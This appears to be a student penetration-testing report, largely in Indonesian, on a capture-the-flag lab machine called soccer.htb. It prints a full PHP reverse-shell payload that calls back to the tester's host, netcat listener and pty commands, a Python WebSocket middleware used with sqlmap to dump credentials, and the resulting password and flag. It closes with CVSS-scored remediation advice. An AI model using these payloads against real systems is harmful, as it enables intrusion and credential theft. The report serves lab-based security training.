

COMP6544001

Network Penetration Testing

Documentation report

Benedicto Marvelous Alidajaya

2540125384 | Benedicto.alidajaya@binus.ac.id

John Orlond

2540118933 | John.orldond@binus.ac.id

Matthew Kurniawan

2540124702 | Matthew.kurniawan001@binus.ac.id

Table of Contents

Cover.....	1
Table of Contents.....	2
1.0 Executive Summary.....	3
1.1 Background.....	3
1.2 Summary of Result.....	3
1.3 Strategic Recommendation	3
2.0 Information Gathering.....	4
2.1 All Open Ports.....	4
2.2 Target Web Application Location.....	4
3.0 Enumeration.....	5
3.1 Directory Listing.....	5
3.2 Gaining Access.....	6
4.0 Exploitation.....	7
4.1 Remote Code Execution.....	7
4.2 Start Listener and Get a Reverse Connection.....	9
4.3 Getting Bash.....	9
4.4 Finding Subdomain.....	10
4.5 Opening Subdomain.....	10
4.6 View Source Code and Web Socker.....	10
4.7 Finding Credential.....	12
4.8 Login Into Website.....	13
5.0 Flag Retrieval.....	14
5.1 Finding Flag as Hidden File.....	14
5.2 View Flag as Hidden File.....	14
6.0 Guideline for Remediation.....	15
6.1 Remote Code Execution.....	15
6.2 SQL Injection.....	16

1.0 Executive Summary

1.1 Background

Terdapat kecurigaan akan adanya file tersembunyi yang ada dalam IP yang berisikan website soccer.htb. Kami mencurigai adanya hidden file berupa flag yang disimpan dalam database tersebut sehingga kami melakukan penetration testing terhadap website tersebut.

1.2 Summary of Result

Melalui hasil penetration testing yang kami lakukan. Kami menemukan adanya website bernama soccer.htb yang terbuka. Kami melakukan pemindaian dan mendapatkan adanya login page sebuah file manager. Kami dapat melakukan metode (PHP Reverse-shell) pada bagian upload file, dimana file yang kami upload akan membuka jalan untuk mengakses data dari website tersebut. Kami menemukan website serupa dari data tersebut dengan perbedaan adanya fitur register. Setelah melakukan register, kami memasukkan tools (sqlmap) untuk mendapatkan akses kepada data dan kami mendapatkan hidden file berupa target.txt.

1.3 Strategic Recommendation

Kami menyarankan untuk melakukan validasi terhadap file yang diupload oleh user sehingga user tidak dapat mengakses data dari website tersebut. Kami juga menyarankan untuk membatasi input dari user dan melakukan pembatasan input dari user dan melakukan isolasi terhadap input user.

2.0 Information Gathering

2.1 All open ports


Command	Nmap 10.10.11.194 -p-
Result	<pre>(root@kali)-[/home/kali] # nmap 10.10.11.194 -p- Starting Nmap 7.92 (https://nmap.org) at 2023-01-16 08:04 EST Nmap scan report for 10.10.11.194 Host is up (0.017s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 9091/tcp open xmllsec-xmllmail</pre>
Description	Kami melakukan nmap pada ip 10.10.11.194 dengan -p- untuk mencari semua port yang terbuka pada IP tersebut dan ditemukan port 22, 80, dan 9091.

2.2 Target Web Application Location


Command	echo 10.10.11.194 soccer.htb >> /etc/host
Result	<pre>(root@kali)-[/home/kali] # echo 10.10.11.194 soccer.htb >> /etc/hosts</pre> 
Description	Echo 10.10.11.194 soccer.htb >> /etc/host digunakan untuk membuka website target.

3.0 Enumeration

3.1 Directory listing

Command	Gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirb/big.txt
Result	 <pre> (kali@kali)-[~] \$ gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirb/big.txt Gobuster v3.4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [+] Url: http://soccer.htb/ [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirb/big.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.4 [+] Timeout: 10s 2023/01/16 08:01:38 Starting gobuster in directory enumeration mode Progress: 16 / 20470 (0.08%) [ERROR] 2023/01/16 08:01:54 [!] Get "http://soccer.htb/_images": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:54 [!] Get "http://soccer.htb/backup": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:54 [!] Get "http://soccer.htb/ires": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:54 [!] Get "http://soccer.htb/textove_diskuse": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:55 [!] Get "http://soccer.htb/cvs": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:55 [!] Get "http://soccer.htb/cvsignore": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:55 [!] Get "http://soccer.htb/forward": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:55 [!] Get "http://soccer.htb/history": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:55 [!] Get "http://soccer.htb/htaccess": context deadline exceeded (Client.Timeout exceeded while awaiting headers) [ERROR] 2023/01/16 08:01:55 [!] Get "http://soccer.htb/htpasswd": context deadline exceeded (Client.Timeout exceeded while awaiting headers) Progress: 20458 / 20470 (99.94%) /tiny (Status: 301) [Size: 178] [→ http://soccer.htb/tiny/] 2023/01/16 08:05:54 Finished </pre>
Description	Menggunakan tools gobuster untuk mendapatkan directory dari soccer.htb menggunakan wordlists big.txt dan mendapatkan directory tiny. Terdapat login page pada directory tiny Bernama H3K Tiny File Manager.

3.2 Gaining Access

Command	Button © CCP Programmers
Result	<pre> username: admin password: admin@123 username: user password: 12345 </pre> 
Result	<p>Pada bagian bawah login page, terdapat button © CCP Programmers yang mengarah pada link Github yang berisikan username dan password. Kami melakukan login sebagai admin dengan username : admin, dan password : admin123.</p>

4.0 Exploitation

4.1 Remote Code Execution

Command	Reverse Shell
File	<pre><?php set_time_limit (0); \$VERSION = "1.0"; \$ip = '10.10.14.42'; // CHANGE THIS \$port = 2929; // CHANGE THIS \$chunk_size = 1400; \$write_a = null; \$error_a = null; \$shell = 'uname -a; w; id; /bin/sh -i'; \$daemon = 0; \$debug = 0; if (function_exists('pcntl_fork')) { \$pid = pcntl_fork(); if (\$pid == -1) { printit("ERROR: Can't fork"); exit(1); } if (\$pid) { exit(0); } if (posix_setsid() == -1) { printit("Error: Can't setsid()"); exit(1); } \$daemon = 1; } else { printit("WARNING: Failed to daemonise. This is quite common and not fatal."); } chdir("/"); umask(0); \$sock = fsockopen(\$ip, \$port, \$errno, \$errstr, 30); if (!\$sock) { printit("\$errstr (\$errno)"); exit(1); }</pre>

```

$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {

    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }


    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
    null);


    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }
}


```


	<pre> if (in_array(\$pipes[2], \$read_a)) { if (\$debug) printit("STDERR READ"); \$input = fread(\$pipes[2], \$chunk_size); if (\$debug) printit("STDERR: \$input"); fwrite(\$sock, \$input); } } fclose(\$sock); fclose(\$pipes[0]); fclose(\$pipes[1]); fclose(\$pipes[2]); proc_close(\$process); function printit (\$string) { if (!\$daemon) { print "\$string\n"; } } ?> </pre>
Result	
Description	Karena adanya fitur file upload, kami mencurigai bahwa system memiliki kelemahan dan dapat dimanfaatkan dengan serangan remote code execution dimana kami mengupload file yang berisi code .php yang dapat memberikan akses ke database.


4.2 Start Listener and Get a Reverse Connection

Command	<code>nc -nvlp 2929</code>
Result	
Description	Kami menggunakan netcat sebagai listener dari reverse shell connection

4.3 Getting Bash

Command	<code>python3 -c "import pty;pty.spawn('/bin/bash')"</code>
Result	
Description	<code>python3 -c "import pty;pty.spawn('/bin/bash')"</code> digunakan untuk mendapatkan bash setelah mendapatkan reverse connection


4.4 Finding Subdomain

Command	/etc/nginx/sites-enabled
Result	
Description	Kami menggunakan command /etc/nginx/sites-enabled untuk mencari subdomain dan mendapatkan hasil subdomain soc-player.htb.

4.5 Open Subdomain

Command	echo <htb_machine_ip> soc-player.soccer.htb >> /etc/hosts
Result	
Description	Menambahkan soc-player.soccer.htb ke /etc.host agar website dapat dibuka pada browser.

4.6 View Source Code and Web Socket

Command	
Result	<pre> <script> var ws = new WebSocket("ws://soc-player.soccer.htb:9091"); window.onload = function () { var btn = document.getElementById('btn'); var input = document.getElementById('id'); ws.onopen = function (e) { console.log('connected to the server') } from http.server import SimpleHTTPRequestHandler from socketserver import TCPServer from urllib.parse import unquote, urlparse </pre>

```

from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091"

def send_ws(payload):
    ws = create_connection(ws_server)
    # If the server returns a response on connect, use below line
    #resp = ws.recv() # If server returns something like a token on connect you
    #can find and extract from here

    # For our case, format the payload in JSON
    message = unquote(payload).replace('"', '\\') # replacing " with ' to avoid
    #breaking JSON structure
    data = '{"id": "%s"}' % message

    ws.send(data)
    resp = ws.recv()
    ws.close()

    if resp:
        return resp
    else:
        return ""

def middleware_server(host_port, content_type="text/plain"):

    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send_response(200)
            try:
                payload = urlparse(self.path).query.split('&')[1]
            except IndexError:
                payload = False

            if payload:
                content = send_ws(payload)
            else:
                content = 'No parameters specified!'

            self.send_header("Content-type", content_type)
            self.end_headers()
            self.wfile.write(content.encode())
            return


    class _TCPServer(TCPServer):
        allow_reuse_address = True

    httpd = _TCPServer(host_port, CustomHandler)
    httpd.serve_forever()


```

	<pre>print("[+] Starting MiddleWare Server") print("[+] Send payloads in http://localhost:8081/?id=*)") try: middleware_server(('0.0.0.0',8081)) except KeyboardInterrupt: pass</pre>
Description	Pada page check (page setelah login) dapat dilakukan view source code. Pada source code tersebut menampilkan websocket seperti yang tertera di atas.

4.7 Finding Credential

Command	sqlmap -u "http://localhost:8081/?id=1" -p "id"
Result	 <pre>+-----+-----+-----+-----+ id email username password +-----+-----+-----+-----+ 1324 player@player.htb player PlayerOftheMatch2022 +-----+-----+-----+-----+</pre>
Description	Kami menjalankan code python yang didapat dari web socket lalu melakukan sqlmap untuk memeriksa id yang terdapat pada website tersebut dan mendapatkan hasil id = 1324, email = player@player.htb , username = player, password = PlayerOftheMatch2022.

4.8 Login into Website

Command	ssh player@10.10.11.194
Result	 <pre>File Actions Edit View Help root@kali: /home/kali x player@soccer: ~ x (kali@kali) ~- \$ ssh player@10.10.11.194 The authenticity of host '10.10.11.194 (10.10.11.194)' can't be established. ED25519 key fingerprint is SHA256:PxRZK6xbqpmTATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.11.194' (ED25519) to the list of known hosts. player@10.10.11.194's password: Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Mon Jan 16 14:51:09 UTC 2023 System load: 0.0 Usage of /: 70.8% of 3.84GB Memory usage: 26% Swap usage: 0% Processes: 237 Users logged in: 0 IPv4 address for eth0: 10.10.11.194 IPv6 address for eth0: dead:beef::250:56ff:feb9:b7f * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment. https://ubuntu.com/engage/secure-kubernetes-at-the-edge 0 updates can be applied immediately. The list of available updates is more than a week old. To check for new updates run: sudo apt update</pre>
Description	Melakukan login dengan menggunakan tool ssh dengan credential dan ip yang sudah didapat agar dapat mengakses database.

5.0 Flag Retrieval

5.1 Find Flag as Hidden File

Command	ls
Result	<pre>player@soccer:~\$ ls user.txt</pre>
Description	Kami menggunakan command ls untuk melihat file apa saja yang ada pada directory saat ini dan mendapatkan hasil user.txt

5.2 View Flag as Hidden File

Command	Cat user.txt
Result	<pre>player@soccer:~\$ cat user.txt 9d3db639ab4bea1513d3ecd46a48817b player@soccer:~\$</pre>
Descripton	Command cat digunakan untuk melihat isi dari file user.txt. User.txt adalah hidden file yang berisi flag 9d3db639ab4bea1513d3ecd46a48817b

6.0 Guideline for Remediation

6.1 Remote Code Execution

Serangan Remote Code Execution menggunakan reverse shell yang di upload melalui fitur file upload yang mengarah kepada akses keseluruhan database.

The screenshot shows a security tool interface with a 'Base Score' of 8.1 (High) in the top right corner. The interface is divided into two columns of settings. The left column includes: 'Attack Vector (AV)' with 'Network (N)' selected; 'Attack Complexity (AC)' with 'Low (L)' selected; 'Privileges Required (PR)' with 'Low (L)' selected; and 'User Interaction (UI)' with 'None (N)' selected. The right column includes: 'Scope (S)' with 'Unchanged (U)' selected; 'Confidentiality (C)' with 'High (H)' selected; 'Integrity (I)' with 'High (H)' selected; and 'Availability (A)' with 'None (N)' selected. Each setting is represented by a button with its label and a selected option.

Attack Vector : Network

Serangan dapat dilakukan dapat dilakukan melalui perangkat lain di luar server.

Attack Complexity : Low

Serangan tidak membutuhkan untuk menunggu waktu tertentu.

Privileges Required : Low

Akun yang dibutuhkan untuk file upload tidak membutuhkan access yang tinggi karena hanya file upload.

User Interaction : None

Serangan tidak membutuhkan interaksi user apapun

Scope : Unchanged

Tujuan dari serangan tidak berubah dan masih sesuai dengan tujuan menjalankan terminal.

Confidentiality : High

Semua data dalam database dapat diakses.

Integrity : High

Semua data yang berada dalam database dapat diubah, diganti, atau ditambahkan.

Availability : none

Website tetap dapat digunakan seperti normal tanpa perubahan.

Recommendation :

- Melakukan filter atau validasi pada fitur file upload agar user tidak dapat melakukan upload file yang tidak sesuai.

- Melakukan isolasi input user agar tidak dapat mengakses data lainnya.

6.2 Blind SQL Injection

Serangan sql injection menggunakan sqlmap karena web sehingga dapat menghasilkan credentials. SQL Injection dapat dijalankan karena website yang tidak membatasi dan memvalidasi input dari user sehingga dapat mengakses keseluruhan database.

The screenshot shows a security tool interface with a 'Base Score' of 7.5 (High) in an orange box at the top right. Below this, there are two columns of attack parameters, each with a title and several selectable options in green and grey buttons.

Parameter	Selected Option	Other Options
Attack Vector (AV)	Network (N)	Adjacent (A), Local (L), Physical (P)
Attack Complexity (AC)	Low (L)	High (H)
Privileges Required (PR)	None (N)	Low (L), High (H)
User Interaction (UI)	None (N)	Required (R)
Scope (S)	Unchanged (U)	Changed (C)
Confidentiality (C)	High (H)	None (N), Low (L)
Integrity (I)	None (N)	Low (L), High (H)
Availability (A)	None (N)	Low (L), High (H)

Attack Vector : Network

Serangan dapat dilakukan dapat dilakukan melalui perangkat lain di luar server.

Attack Complexity : Low

Serangan tidak membutuhkan untuk menunggu waktu tertentu.

Privileges Required : none

Tidak membutuhkan privilege apapun karena hanya perlu sign up yang siapapun bisa dan dapat langsung mendapatkan source code dan web socket yang dapat digunakan untuk sqlmap.

User Interaction : None

Serangan tidak membutuhkan interaksi user apapun

Scope : Unchanged

Tujuan dari serangan tidak berubah yaitu mendapatkan data penting.

Confidentiality : High

Semua data dalam database dapat diakses.

Integrity : High

Data hanya dapat dilihat, tidak dapat diubah, dihapus, dan ditambahkan

Availability : none

Website tetap dapat digunakan seperti normal tanpa perubahan.

Recommendation :

- Melakukan validasi input user sehingga tidak dapat melakukan input yang berujung akses pada database.
- Membatasi privilege user sehingga tidak semua user dapat mendapatkan akses.
- Melakukan isolasi terhadap input user sehingga user tidak dapat mengakses data lainnya.